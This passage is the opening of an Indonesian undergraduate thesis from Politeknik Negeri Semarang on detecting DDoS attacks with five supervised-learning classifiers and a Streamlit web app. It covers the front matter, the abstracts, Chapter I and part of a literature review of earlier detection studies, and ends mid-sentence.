RANCANG APLIKASI PREDIKSI SERANGAN *DISTRIBUTED DENIAL OF SERVICE (DDOS)* MENGGUNAKAN KLASIFIKASI ALGORITMA *SUPERVISED LEARNING* BERBASIS WEB *STREAMLIT*

Disusun oleh:

Muhammad Rafli 4.33.20.1.18

PROGRAM STUDI S.Tr TEKNOLOGI REKAYASA KOMPUTER

JURUSAN TEKNIK ELEKTRO

POLITEKNIK NEGERI SEMARANG

2024

RANCANG APLIKASI PREDIKSI SERANGAN *DISTRIBUTED DENIAL OF SERVICE (DDOS)* MENGGUNAKAN KLASIFIKASI ALGORITMA *SUPERVISED LEARNING* BERBASIS WEB *STREAMLIT*

Skripsi ini disusun untuk melengkapi sebagian persyaratan menjadi Sarjana Terapan

Disusun oleh :

Muhammad Rafli 4.33.20.1.18

PROGRAM STUDI S.Tr TEKNOLOGI REKAYASA KOMPUTER

JURUSAN TEKNIK ELEKTRO

POLITEKNIK NEGERI SEMARANG

2024

PERNYATAAN KEASLIAN SKRIPSI

Saya menyatakan dengan sesungguhnya bahwa Skripsi dengan judul "**RANCANG APLIKASI PREDIKSI SERANGAN *DISTRIBUTED DENIAL OF SERVICE (DDOS)* MENGGUNAKAN KLASIFIKASI ALGORITMA *SUPERVISED LEARNING* BERBASIS WEB *STREAMLIT***" yang dibuat untuk melengkapi sebagian persyaratan menjadi Sarjana Terapan pada Program Studi S.Tr Teknologi Rekayasa Komputer Jurusan Teknik Elektro Politeknik Negeri Semarang, sejauh yang saya ketahui bukan merupakan tiruan atau duplikasi dari Skripsi yang sudah dipublikasi dan atau pernah dipakai untuk mendapatkan gelar Sarjana Terapan di lingkungan Politeknik Negeri Semarang maupun di perguruan tinggi atau instansi manapun, kecuali bagian yang sumber informasinya dicantumkan sebagaimana mestinya.

Semarang, 16 Juli 2024

Mahasiswa,



Muhammad Rafli

NIM 4.33.20.1.18

HALAMAN PERSETUJUAN

Skripsi dengan judul "**RANCANG APLIKASI PREDIKSI SERANGAN *DISTRIBUTED DENIAL OF SERVICE (DDOS)* MENGGUNAKAN KLASIFIKASI ALGORITMA *SUPERVISED LEARNING* BERBASIS WEB *STREAMLIT***" dibuat untuk melengkapi sebagian persyaratan menjadi Sarjana Terapan pada Program Studi S.Tr Teknologi Rekayasa Komputer, Jurusan Teknik Elektro Politeknik Negeri Semarang dan disetujui untuk diajukan dalam sidang ujian Skripsi.

Semarang, 16 Juli 2024

Pembimbing I	Pembimbing II
Kuwat Santoso, S.Kom., M.Kom.	Prayitno, S.ST., M.T., Ph.D.
NIP. 198407192019031008	NIP. 198504102014041002

Mengetahui,

Ketua Prodi Teknologi Rekayasa Komputer

Kuwat Santoso, S.Kom., M.Kom.

NIP. 198407192019031008

HALAMAN PENGESAHAN

HALAMAN PENGESAHAN

Skripsi dengan judul **"RANCANG APLIKASI PREDIKSI SERANGAN *DISTRIBUTED DENIAL OF SERVICE (DDOS)* MENGGUNAKAN KLASIFIKASI ALGORITMA *SUPERVISED LEARNING* BERBASIS WEB *STREAMLIT*"** telah dipertahankan dalam ujian wawancara dan diterima sebagai syarat untuk menjadi Sarjana Terapan pada Program Studi S.Tr Teknologi Rekayasa Komputer, Jurusan Teknik Elektro Politeknik Negeri Semarang pada tanggal 16 Juli 2024.

Tim Penguji

Penguji I,

Idhawati Hestiningsih, S.Kom., M.Kom.
NIP.197711192008012013

Penguji II,

Nurseno Bayu Aji, S.Kom., M.Kom.
NIP.19910730201903101O

Penguji III,

Wiktasari, S.T., M.Kom.
NIP.198703272019032012

Ketua,

Kuwat Santoso, S.Kom., M.Kom.
NIP.198407192019031008

Sekretaris,

Muttabik Fathul Lathief, S.Kom, M.Eng.
NIP.199209092020121007

Mengesahkan,
Ketua Jurusan Teknik Elektro

Yusuf Badruzzaman, S.T., M.Eng
NIP. 197503132006041001

v

KATA PENGANTAR

Puji syukur kehadirat Allah SWT yang telah memberikan rahmat dan hidayat, sehingga penulis dapat menyelesaikan skripsi dengan judul "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*". Skripsi ini disusun untuk melengkapi sebagian persyaratan menjadi Sarjana Terapan pada Program Studi S.Tr Teknologi Rekayasa Komputer, Jurusan Teknik Elektro, Politeknik Negeri Semarang.

Penulis ucapkan terima kasih kepada seluruh pihak yang telah memberikan bantuan, dukungan, serta doanya kepada penulis untuk menyelesaikan program ini secara baik. Pihak – pihak yang terkait itu diantaranya sebagai berikut:

1. Ibu Dr. Eni Dwi Wardihani, S.T., M.T,. Direktur Politeknik Negeri Semarang.
2. Bapak Yusnan Badruzzaman, S.T., M.Eng., Ketua Jurusan Teknik Elektro Politeknik Negeri Semarang.
3. Bapak Kuwat Santoso, S.Kom., M.Kom., Ketua Program Studi S.Tr Teknologi Rekayasa Komputer dan Dosen Pembimbing I
4. Bapak Prayitno, S.ST., M.T., Ph.D., Dosen Pembimbing II.
5. Bapak Mardiyono, S.Kom., M.Sc., Wali Kelas TI-4B.
6. Keluarga Penulis.
7. Teman-teman kelas saya yaitu TI-4B
8. Seluruh pihak yang telah membatu termasuk teman-teman Infinite Learning yang tidak mungkin penulis sebutkan satu persatu.

Semarang, 16 Juli 2024

Muhammad Rafli

NIM 4.33.20.1.18

ABSTRAK

*Muhammad Rafli "*Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web Streamlit*", Skripsi DIV Jurusan Teknik Elektro Politeknik Negeri Semarang, dibawah bimbingan Kuwat Santoso, S.Kom., M.Kom dan Prayitno, S.ST., M.T., Ph.D. Juli 2024, 69 halaman*

Era teknologi banyak digunakan berbagai aspek kehidupan seperti keuangan, industri, dan lainnya. Teknologi tersebut saling terhubung melalui berbagai macam, salah satunya adalah penggunaan server. Namun, beberapa orang memanfaatkan teknologi untuk kepentingan pribadi yang dapat merugikan.

Pada tahun 2020, terjadi insiden serangan yang disebut *Distributed Denial of Service (DDOS)* yang menyasar web server DPR RI. Serangan ini mengakibatkan peningkatan trafik jaringan secara drastis, sehingga menyebabkan penurunan performa server dan bahkan membuatnya *offline* secara total. Penelitian ini bertujuan untuk mengembangkan prediksi terhadap serangan tersebut dengan menggunakan algoritma supervised learning, yaitu *Decision Tree, Support Vector Machine (SVM), K-Nearest Neighbor (K-NN), Logistic Regression*, dan *Neural Network*.

Penelitian menggunakan data dari hasil pemantauan dari Qradar. Beberapa parameter digunakan dan dibandingkan dengan 5 model *supervised learning*. Percobaan dilakukan untuk setiap model dengan berbagai skenario pembagian data, yaitu 70% untuk training dan 30% untuk testing, 80% untuk training dan 20%. Setelah melakukan pengujian terhadap 5 model tersebut, ditemukan setiap algoritma memiliki kinerja yang berbeda tergantung dari skenario pembagian data, dan metode K-NN lebih unggul. Implementasi dari sistem prediksi menggunakan Streamlit dengan bahasa pemrograman Python. Aplikasi membantu untuk mengetahui informasi pengolahan machine learning dari data serangan DDOS. Penelitian ini memberikan kontribusi bagi peneliti di beberapa perusahaan ataupun masyarakat umum.

Kata Kunci : *DDoS, Supervised Learning, Streamlit.*

ABSTRACT

Muhammad Rafli "Design of Distributed Denial of Service (DDoS) Attack Prediction Application Using Streamlit Web-based Supervised Learning Algorithm Classification", DIV Thesis, Electrical Engineering Department, Politeknik Negeri Semarang, under the guidance of Kuwat Santoso, S.Kom., M.Kom and Prayitno, S.ST., M.T., Ph.D. July 2024. 69 pages.

The era of technology is widely used in various aspects of life such as finance, industry, and others. The technology is interconnected through various kinds, one of which is the use of servers. However, some people utilize technology for personal interests that can be detrimental.

In 2020, there was an attack incident called Distributed Denial of Service (DDOS) that targeted the DPR RI web server. This attack resulted in a drastic increase in network traffic, causing a decrease in server performance and even taking it completely offline. This research aims to develop a prediction of the attack using supervised learning algorithms, namely Decision Tree, Support Vector Machine (SVM), K-Nearest Neighbor (K-NN), Logistic Regression, and Neural Network.

The research used data from monitoring results from Qradar. Several parameters were used and compared with 5 supervised learning models. Experiments were conducted for each model with various data sharing scenarios, namely 70% for training and 30% for testing, 80% for training and 20%. After testing the 5 models, it was found that each algorithm has different performance depending on the data sharing scenario, and the K-NN method is superior. The implementation of the prediction system uses Streamlit with Python programming language. The application helps to find out machine learning processing information from DDOS attack data. This research contributes to researchers in several companies or the general public.

Keywords: DDoS, Supervised Learning, Streamlit.

DAFTAR ISI

HALAMAN UTAMA ..... **ii**
PERNYATAAN KEASLIAN SKRIPSI ..... **iii**
HALAMAN PERSETUJUAN ..... **iv**
HALAMAN PENGESAHAN ..... **v**
KATA PENGANTAR ..... **vi**
ABSTRAK ..... **vii**
ABSTRACT ..... **viii**
DAFTAR ISI ..... **ix**
DAFTAR GAMBAR ..... **xi**
DAFTAR TABEL ..... **xiii**
BAB I PENDAHULUAN **1**
1.1 Latar Belakang 1
1.2 Rumusan Masalah 2
1.3 Tujuan 3
1.4 Manfaat 3
1.5 Batasan Masalah 4
1.6 Sistematika Penulisan 4
BAB II TINJAUAN PUSTAKA **6**
2.1. Landasan Teori 6
2.1.1 Penelitian Terkait 6
2.2 Teknologi Yang Digunakan 19
2.2.1 Vmware 19
2.2.2 CentOS 19
2.2.3 Bahasa Pemrograman Python 20
2.2.4 Visual Studio Code 20
2.2.5 IBM Qradar 21
2.2.6 Windows PowerShell 21
2.2.7 Mozilla Firefox 22

2.2.8 DDoS 23
2.2.9 Supervised Learning 24
2.2.10 Model Development Life Cycle (MDLC) 31
2.2.11 Streamlit 32
BAB III KEGIATAN PELAKSANAAN 34
3.1 Analisis Kebutuhan 34
3.1.2 Analisis Kebutuhan Perangkat Keras 34
3.1.3 Analisis Kebutuhan Perangkat Lunak 34
3.2 Metode Pelaksanaan 35
3.2.1 Pendefinisian 35
3.2.2 Pengerjaan 36
3.2.3 Pemilihan 43
3.2.4 Pelatihan 46
3.2.5 Evaluasi 48
3.2.6 Pemantauan atau monitoring 48
BAB IV ANALISIS DAN PEMBAHASAN 50
4.1 Analisis Algoritma 50
4.1.1 Data 50
4.1.2 Evaluasi Model 51
4.1.3 Implementasi pada Website Streamlit 58
BAB V KESIMPULAN 66
5.1 Kesimpulan 66
5.2 Saran 66
DAFTAR PUSTAKA 67
LAMPIRAN 1 DOKUMENTASI 71
LAMPIRAN 2 LEMBAR KONTROL DENGAN PEMBIMBING 1 DAN 2 72
LAMPIRAN 3 LEMBAR SELESAI BIMBINGAN 76
LAMPIRAN 4 LEMBAR REVISI SKRIPSI 77
LAMPIRAN 5 KODE PROGRAM 78

DAFTAR GAMBAR

Gambar 2.1 Arsitektur Decision Tree 26
Gambar 2.2 Arsitektur SVM 27
Gambar 2.3 Arsitektur K-NN 28
Gambar 2.4 Arsitektur Logistic Regression 29
Gambar 2.5 Arsitektur Neural Network 30
Gambar 3.1 Model Development Life Cycle 35
Gambar 3.2 Alur pengerjaan 36
Gambar 3.3 Alur proses client 37
Gambar 3.4 Ketika terkena serangan ddos 38
Gambar 3.5 Alur proses peretas 38
Gambar 3.6 Proses serangan 43
Gambar 3.7 Alur proses soc analisis 44
Gambar 3. 8 Login Qradar 45
Gambar 3.9 Tampilan dashboard 45
Gambar 3.10 Tampilan log activity 46
Gambar 3.11 Data sebanyak 600 47
Gambar 3. 12 Alur proses dalam evaluasi 48
Gambar 3. 13 Mockup Website 49
Gambar 3. 14 Alur awal pengolahan sampai output ke dalam web streamlit 49
Gambar 4.1 Data 51
Gambar 4.2 Decision Tree 52
Gambar 4.3 Support Vector Machine 53
Gambar 4.4 K-Nearest Neighbor 54
Gambar 4.5 Logistic Regression 55
Gambar 4.6 Neural Network MLP 56
Gambar 4.7 Hasil Terbaik dari Seluruh Model 57
Gambar 4.8 Upload Data 58

Gambar 4.9 Label Mapping dan Select Classifier 59
Gambar 4.10 Confusion Matrix 59
Gambar 4.11 Correlation Matrix Heatmap 60
Gambar 4. 12 Tampilan Menu Penjelasan 61
Gambar 4.13 Test Accuracy Comparison 61
Gambar 4. 14 Precision Comparison 62
Gambar 4. 15 Recall Comparison 62
Gambar 4.16 F1-score Comparison 62
Gambar 4.17 Hasil Perbandingan dari 2 skenario (Decision Tree) 63
Gambar 4.18 Perbandingan dari 2 skenario (Support Vector Machine) 63
Gambar 4.19 Perbandingan dari 2 skenario (K-Nearest Neighbor) 64
Gambar 4.20 Perbandingan dari 2 skenario (Logistic Regression) 64
Gambar 4.21 Perbandingan dari 2 skenario (Neural Network) 65
Gambar 4.22 Tampilan hasil terbaik dari seluruh model 65

DAFTAR TABEL

Tabel 2. 1 Tabel Perbandingan Fitur 17
Tabel 4.1 Skenario Ukuran Data 50
Tabel 4.2 Decision Tree 51
Tabel 4.3 Support Vector Machine 52
Tabel 4.4 K-Nearest Neighbor 53
Tabel 4.5 Logistic Regression 54
Tabel 4.6 Neural Network MLP 55
Tabel 4.7 Hasil Terbaik dari Seluruh Model 56
Tabel 4.8 Hasil terbaik ketika 2 fitur dihapus 58

BAB I
PENDAHULUAN

1.1 Latar Belakang

Era Teknologi sudah banyak digunakan dalam berbagai aspek kehidupan seperti keuangan, kesehatan, industri, dan lain-lain. Teknologi ini saling terhubung melalui berbagai macam, salah satunya penggunaan server. Tetapi terdapat beberapa orang menggunakan teknologi untuk kepentingan pribadi yang dapat merugikan banyak orang. Contoh berita dari CNN Indonesia pada tahun 2020, terdapat insiden serangan yang bernama *Distributed Denial of Service (DDoS)* menargetkan server web DPR RI yang mengakibatkan peningkatan drastis dalam lalu lintas jaringan sehingga mengakibatkan penurunan kinerja server dan bahkan membuatnya *offline*.

Untuk mencegah insiden serangan tersebut, diperlukan identifikasi serangan *Distributed Denial of Service (DDoS)* termasuk dalam kategori persentase berbahaya atau hanya serangan biasa. Peneliti ingin membuat klasifikasi dengan menggunakan *supervised learning. Supervised Learning* dapat mempelajari pola lalu lintas jaringan yang mencurigakan dan mengenali karakteristik serangan tersebut dengan data yang ada. Ketika hasil dari pengolahan dari *machine learning* tersebut, peneliti berharap instansi membuat teknologi yang dapat melindungi dari serangan tersebut.

Beberapa penelitian yang dilakukan oleh peneliti sebelumnya untuk memprediksi data seperti pada penelitian Ilham Ramadhan, Parman Sukarno, dan Muhammad Arief Nugroho dalam menjelaskan mengenai prediksi serangan *ddos* yang menargetkan *website* dengan menggunakan metode *Decision Tree* akurasi yang lebih tinggi dengan nilai akurasi sebesar 99.91% dibandingkan *K-NN* yang hanya memiliki nilai akurasi sebesar 98.94% [1]. Selanjutnya penelitian Abdulkadir Bilen, dan Ahmet Bedri Özer dalam menjelaskan memprediksi dan mendeteksi serangan siber dengan menggunakan algoritma pembelajaran mesin dan data dari kasus-kasus kejahatan siber sebelumnya. Metode linear *SVM* adalah yang paling sukses dari metode-metode ini. Tingkat keberhasilan memprediksi penyerang yang akan melakukan serangan siber

dalam model ini sekitar 60% [2]. Selanjutnya penelitian Harkesh J. Patel dan Jatinderkumar R. Saini dalam menjelaskan mengenai prediksi perawatan pasien dengan menggunakan metode *Logistic Regression*. Maka hasilnya memberikan hampir 75% akurasi, 73% *recall*, 73% *f1-score* pada data uji [3]. Dan penelitian Chen Zhang, Yang Liu dan Niu Tie dalam menjelaskan mengenai prediksi data citra sumber daya lahan hutan menggunakan metode *SVM, K-NN, Random Forest, Decision Tree, dan MLP Neural Network*. Di antara tiga kombinasi fitur, algoritma *SVM* mencapai *OA* tertinggi (95,8%). Akurasi rata-rata algoritma *SVM* jauh lebih tinggi daripada algoritma lainnya (*SVM* 88,3%, *K-NN* 87,5, *RF* 85,3%, *MLP* 85,0%, *DT* 77,5%) [4].

Pada beberapa penelitian yang telah disebutkan, telah mengkonfirmasi bahwa metode tersebut adalah metode yang dapat digunakan untuk prediksi data *realtime*. Secara keseluruhan, pemilihan metode tergantung pada sifat data yang sedang diprediksi dan tujuan dari prediksi tersebut. Hal ini menunjukkan bahwa tidak ada satu metode yang secara konsisten unggul dalam semua kasus, dan pemilihan metode harus didasarkan pada karakteristik khusus dari data dan tujuan prediksi.

Oleh karena itu, pada skripsi ini akan melakukan prediksi dari beberapa metode *supervised learning* yaitu *Decision Tree*, *Support Vector Machine (SVM), K-Nearest Neighbor (K-NN), Logistic Regression*, dan *Neural Network*. Penelitian ini diharapkan untuk menemukan solusi yang paling tepat dari serangan *ddos* terhadap kinerja dan akurasi prediksi dari setiap model. Sehingga penelitian ini akan memberikan kontribusi praktis dalam konteks perencanaan dan pengelolaan sistem ketika serangan tersebut terjadi.

1.2 Rumusan Masalah

Berdasarkan latar belakang yang telah dijelaskan, rumusan masalah pada skripsi ini adalah sebagai berikut :

1) Bagaimana dampak serangan *DDoS* terhadap kinerja sistem operasi *CentOS*?

2) Bagaimana cara memproses dan menganalisis data sehingga didapatkan klasifikasi K-Nearest Neighbor lebih tinggi dibandingkan algoritma klasifikasi yang lain?
3) Bagaimana cara mengimplementasikan model prediksi serangan *DDoS* ke dalam sebuah *website* menggunakan bahasa pemrograman *Python* dan *framework Streamlit*?

1.3 Tujuan

Pembuatan skripsi bertujuan untuk:

1) Menganalisis dampak serangan *DDoS* terhadap aktivitas dan kinerja sistem operasi *CentOS*.
2) Membandingkan kinerja lima model algoritma *supervised learning (Decision Tree, SVM, K-NN, Logistic Regression,* dan *Neural Network)* dalam memprediksi serangan *DDoS* untuk menentukan model dengan kinerja terbaik.
3) Mengembangkan dan mengimplementasikan model prediksi serangan *DDoS* ke dalam sebuah website menggunakan bahasa pemrograman *Python* dan *framework Streamlit*, serta menampilkan hasil prediksi di *website* tersebut.

1.4 Manfaat

Manfaat pembuatan skripsi ini adalah :

1) Menganalisis dampak serangan *DDoS* terhadap sistem operasi *CentOS*.
2) Membandingkan kinerja lima model algoritma *supervised learning*.
3) Mengimplementasikan model prediksi ke dalam *website* menggunakan *Python* dan *Streamlit*.

1.5 Batasan Masalah

Dalam pembuatan skripsi ini, masalah yang akan dibahas terbatas pada beberapa faktor, antara lain :

1) Penelitian ini hanya fokus pada serangan *DDoS* yang ditujukan pada sistem operasi *CentOS*.
2) Penelitian ini tidak mencakup analisis mendalam tentang aspek keamanan dan privasi data yang digunakan.
3) Model yang digunakan terbatas pada lima algoritma *supervised learning*: *Decision Tree, SVM, K-NN, Logistic Regression,* dan *Neural Network*. Evaluasi kinerja model dilakukan berdasarkan metrik *Test Accuracy*, *Precision, Recall,* dan *F1-Score*.

1.6 Sistematika Penulisan

Sistematika penulisan ini terdiri dari beberapa bab dan sub bab sebagai berikut:

BAB I PENDAHULUAN

Bab pendahuluan terdiri dari beberapa sub bab, yang berisi latar belakang masalah, rumusan masalah, manfaat pembuatan skripsi, tujuan dibuat skripsi, batasan masalah skripsi, serta sistematika penulisan.

BAB II TINJAUAN PUSTAKA

Bab ini berisi tentang penelitian-penelitian yang terkait serta perbandingan antara penelitian dan aplikasi yang dibuat.

BAB III KEGIATAN PELAKSANAAN

Bab ini membahas kegiatan pelaksanaan pembuatan "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*".

BAB IV ANALISIS DAN PEMBAHASAN

Bab ini membahas analisis pada perangkat yang digunakan dalam pembuatan skripsi ini.

BAB V KESIMPULAN

Berisi kesimpulan yang dijabarkan dari hasil analisis dan pembahasan skripsi.

DAFTAR PUSTAKA

Daftar yang menampilkan sumber pustaka yang dijadikan panduan pengerjaan laporan skripsi.

LAMPIRAN

Dokumen tambahan yang dilampirkan ke dalam laporan skripsi.

BAB II
TINJAUAN PUSTAKA

Bab ini membahas penelitian yang telah diselesaikan sebelumnya dan berkaitan dengan konsep skripsi berbasis *cyber security* dan *artificial intelligence*. Selain itu, terdapat perbandingan mengenai fitur dan teknologi terkait yang digunakan dalam pembuatan sistem ini.

2.1. Landasan Teori

Pada bagian ini menjelaskan mengenai buku, jurnal, atau media lainnya mengenai metode yang digunakan dalam penyusunan skripsi.

2.1.1 Penelitian Terkait

Pada bagian penelitian terkait, akan dijabarkan hasil pembacaan referensi dari beberapa jurnal terdahulu yang digunakan sebagai landasan dalam penyusunan laporan skripsi ini. Informasi ini bertujuan untuk mendukung pemahaman dan analisis lebih lanjut terhadap metode yang digunakan dalam penelitian ini. Pada bagian ini, penting untuk memastikan bahwa penelitian berlangsung dengan dasar yang kuat.

1) Pada penelitian dengan judul "*Adversarial Robustness for Machine Learning Cyber Defenses Using Log Data*" menjelaskan berfokus pada kasus serangan model deteksi anomali yang menggunakan data *log*. Akan tetapi, kerangka kerja yang lebih umum dari itu. Detektor dapat berupa model apa pun yang mengembalikan umpan balik tentang seberapa mencurigakan yang ditemukannya pada setiap masukan. Detektor bahkan tidak perlu berupa model pembelajaran mesin. Sebagai contoh, sistem berbasis aturan yang mengembalikan peringatan atau tidak ada peringatan pada setiap input dapat digunakan dalam kerangka kerja. Selain itu, data masukan tidak harus berupa data *log*, tetapi dapat berupa semua jenis data urutan, yang meliputi tangkapan paket jaringan atau masukan baris perintah oleh pengguna. Data *log* sangat

cocok dengan teknik bahasa alami yang digunakan, tetapi teknik-teknik tersebut tidak terbatas pada kasus penggunaan tersebut [5].

2) Pada penelitian dengan judul "*Comparative Analysis of K-Nearest Neighbor and Decision Tree in Detecting Distributed Denial of Service*" menjelaskan serangan *Distributed Denial of Service (DDoS)* adalah serangan yang dilakukan oleh beberapa penyerang dengan membanjiri perangkat korban dengan sebuah paket. Kemudahan dalam melakukan serangan *DDoS* telah menyebabkan peningkatan serangan ini dalam lalu lintas jaringan website. Sebaliknya, metode *Intrusion Detection System (IDS) non-machine learning* saat ini sudah terlihat sangat tidak akurat. Maka dari itu, dibutuhkan metode *IDS* dengan *machine learning (ML)* yang lebih akurat dalam mendeteksi serangan. Beberapa penelitian sebelumnya telah diketahui bahwa algoritma *K-Nearest Neighbor (KNN)* dan *Decision Tree (DT)* merupakan dua algoritma yang memiliki akurasi yang tinggi dalam mendeteksi serangan *DDoS*. Namun, penelitian yang membandingkan kedua algoritma tersebut belum banyak ditemukan. Pada penelitian ini dilakukan analisis perbandingan antara kedua algoritma tersebut. Hasil dari penelitian ini menunjukkan bahwa *DT* memiliki akurasi yang lebih tinggi dengan nilai akurasi sebesar 99.91% dibandingkan *KNN* yang hanya memiliki nilai akurasi sebesar 98.94% dalam mendeteksi serangan *DDoS* [1].
3) Pada penelitian dengan judul *"Cyber-attack method and perpetrator prediction using machine learning algorithms"*, metode yang memprediksi dan mendeteksi serangan siber dengan menggunakan algoritma pembelajaran mesin dan data dari kasus-kasus kejahatan siber sebelumnya. Dalam model tersebut, karakteristik orang-orang yang mungkin diserang dan metode serangan mana yang mungkin mereka hadapi dapat diprediksi. Telah diamati bahwa metode pembelajaran mesin cukup berhasil. Metode linear *SVM* adalah yang paling sukses dari metode-metode ini. Tingkat keberhasilan memprediksi penyerang yang akan melakukan serangan siber dalam model ini sekitar 60%.

Metode kecerdasan buatan lainnya mungkin dapat mencoba meningkatkan rasio ini.[6].

4) Pada penelitian dengan judul "Implementasi Algoritma *Naive Bayes Classifier (NBC)* Dan *Information Gain* Untuk Mendeteksi *DDoS"* , menjelaskan pada penelitian ini dilakukan pemilihan fitur dengan menggunakan metode information gain, hasil dari pemilihan fitur meningkatkan kinerja deteksi serangan *DDoS* terhadap algoritma klasifikasi *Naive Bayes Classifier*. Hasil ini adalah pengujian sistem terhadap hasil perbandingan kinerja data yang telah diseleksi menggunakan 17 fitur dan tanpa penerapan pemilihan fitur information gain menggunakan 43 fitur tentunya berbeda, terdapat hasil yang lebih unggul dari penerapan Informasi *Gain* seleksi fitur dengan nilai akurasi rata-rata sebesar 75.81%, sedangkan hasil yang diperoleh tanpa penerapan seleksi fitur sebesar 75.57%. Rata-rata tingkat presisi kinerja sistem dengan menggunakan 17 fitur adalah 91,61%, sedangkan rata-rata hasil presisi menggunakan 43 fitur adalah 92,20%. Untuk nilai rata-rata recall menggunakan 17 fitur sebesar 57,63%, dan hasil recall menggunakan 43 fitur sebesar 57,31%. Dari segi waktu eksekusi, waktu yang dibutuhkan untuk mengeksekusi program dengan menggunakan 17 fitur lebih cepat dan efektif yaitu 89,17 detik, sedangkan waktu eksekusi program dengan menggunakan 43 fitur lebih lama yaitu 205,34 detik. [7].
5) Pada penelitian dengan judul "Klasifikasi Serangan *Distributed Denial of Service (DDoS)* Menggunakan *Random Forest* Dengan *CFS*". Menjelaskan Serangan *Distributed Denial of Service (DDoS)* dapat berdampak serius pada organisasi dan dapat menyebabkan kerugian yang sangat besar. Serangan ini bekerja dengan mengirimkan permintaan ke komputer atau server dalam jumlah yang melebihi kemampuan komputer tersebut. Saat mengklasifikasikan serangan *DDoS* pada penelitian ini, pemilihan fitur dilakukan dengan menggunakan korelasi *based feature Selection (CFS).* Dataset yang digunakan penulis pada penelitian ini adalah *CSE-CIC-IDS*. Pemilihan fitur pada dataset menggunakan *CFS* mendapatkan hasil berupa fitur-fitur yang berkaitan dengan

dataset tersebut. Artinya, total ada 31 fitur dengan skor hubungan lebih besar dari 0,1. Rata-rata presisi yang dihasilkan sistem dengan menggunakan metode *random forest* dan pemilihan fungsi *CFS* adalah 99,784%. Akurasi merupakan hasil penggunaan parameter jumlah pohon dengan nilai 10. Untuk model hutan acak tanpa pemilihan fitur, akurasi tertinggi adalah 49,501%. Hal ini menunjukkan bahwa perubahan parameter model hutan acak dan pemilihan fitur *CFS* akan mempengaruhi akurasi yang tinggi. [8]

6) Pada penelitian dengan judul "Seleksi Fitur Dengan *Information Gain* Untuk Meningkatkan Deteksi Serangan *DDoS* Menggunakan *Random Forest*" menjelaskan data hasil eksperimen maka dapat disimpulkan bahwa teknik seleksi fitur Information Gain mampu meningkatkan performa metoda klasifikasi khususnya Random Forest yang memiliki performa yang lebih baik dibandingkan Naïve Bayes, Bayes Network, OneR, AdaBoost dan Random Tree dengan tangkat akurasi 99.99% pada pengujian seluruh data training dan 99.95% pada pengujian menggunakan 10-fold cross validation. Namun disisi lain, Random Forest memiliki waktu yang lebih lama untuk membangun model dan proses training jika dibanding Naïve Bayes, Bayes Network, OneR, AdaBoost dan Random Tree. Pada eksperimen yang dilakukan pada penelitian ini, peneliti menggunakan Information Gain sebagai teknik seleksi fitur terhadap dataset CICIDS-2017 dalam mendeteksi serangan DDoS. Untuk penelitian selanjutnya dapat digunakan teknik seleksi fitur lain yang mungkin dapat meningkatkan performa deteksi serangan DDoS. Selain penggunaanteknik klasifikasi yang lain perlu dipertimbangkan dalam penelitian berikutnya, khususnya yang memiliki performa yang lebih baik dengan waktu komputasi yang rendah. [9]
7) Pada penelitian dengan judul *"A Comparative Analysis of Machine Learning Algorithms Modeled from Machine Vision-Based Lettuce Growth Stage Classification in Smart Aquaponics"* menjelaskan analisis komparatif berhasil dilakukan dengan menggunakan fitur-fitur yang *diekstraksi* yang diperoleh dari *preprocessing* gambar berbasis visi mesin untuk melatih ketiga *estimator* yang

disebutkan di atas. Model yang telah dilatih selanjutnya dioptimalkan untuk meningkatkan kinerja masing-masing algoritma. Menganalisis model-model tersebut dibandingkan satu sama lain menghasilkan kesimpulan bahwa *K-Nearest Neighbors* dengan kombinasi *parameter n_neighbors* = 24, *weights* = '*distance*', *algorithm* = '*auto*', *leaf_size* = 10 merupakan model dengan performa terbaik untuk digunakan dalam aplikasi karena didukung oleh mayoritas *metrik* performa yang digunakan. Disarankan dalam penelitian selanjutnya, seleksi fitur harus dilakukan karena ada 15 atribut yang digunakan untuk melatih model, membuat biaya komputasi menjadi sangat tinggi. Disarankan juga untuk melakukan analisis komparatif lebih lanjut dengan algoritma pembelajaran mesin dan teknik pembelajaran mendalam lainnya [10].

8) Pada penelitian dengan judul "*A Patient Care Predictive Model using Logistic Regression*" menjelaskan hasilnya menunjukkan bahwa regresi logistik memberikan hampir 75% akurasi, 73% *recall*, 73% *f1-score* pada data uji. Hal ini memberikan hasil yang baik pada *dataset*. Lebih jauh lagi, tujuan utama dan ide di balik penelitian ini terpenuhi. Selain itu, untuk model regresi logistik, karakteristik independen dapat digunakan untuk memprediksi hasil probabilitas yang akurat berdasarkan analisis statistik. Model dapat menjadi *over-fit* pada *training* set jika *dataset* memiliki jumlah dimensi yang tinggi, dan karenanya mungkin tidak dapat memprediksi hasil yang benar pada *test set* jika *dataset* memiliki jumlah dimensi yang besar. Terkadang hal ini terjadi jika jumlah data yang digunakan untuk melatih model sedikit, tetapi data tersebut memiliki fitur yang banyak. Strategi regularisasi harus dieksplorasi untuk dataset berdimensi tinggi untuk menghindari *over-fitting*, namun hal ini membuat model menjadi kompleks. Dengan menggunakan pengklasifikasi susun, ada sedikit peningkatan akurasi. Selain itu, menggunakan beberapa algoritma *machine learning* dengan *stacking classifier* atau menggunakan teknik regularisasi pada regresi logistik dengan *stacking classifier* pada dataset yang sangat besar dapat dipertimbangkan [3].

9) Pada penelitian yang berjudul "*Application of K-nearest neighbors in protein-protein interaction prediction*" menjelaskan algoritma *K-NN* telah diterapkan di berbagai bidang, tetapi belum ditemukan dalam studi prediksi interaksi protein-protein. Oleh karena itu, penelitian ini didasarkan pada *K-NN*, dikombinasikan dengan *CT, AC* dan *LD* untuk membangun tiga model *KNN-CT, KNN-AC* dan *KNN-LD*, dan memperoleh tingkat akurasi masing-masing 94,29%, 94,67% dan 93,45%. Dari perbandingan tersebut didapatkan bahwa akurasi ketiga model *KNN-CT, KNN-AC* dan *KNN-LD* lebih baik dibandingkan dengan hasil dari *SVM-CT, ELM, SVM-LD, SVM-AC* dan *DNN-APAAC*. Untuk *K-NN*, pengkodean *CT* dan pengkodean *AC* mendapatkan performa prediksi yang lebih baik, sedangkan pengkodean *LD* memiliki performa prediksi yang sedikit lebih buruk. Alasannya mungkin karena ketika *LD* membagi sekuens protein menjadi 10 daerah lokal, beberapa informasi kunci hilang. Cacat *LD* ini dapat digunakan 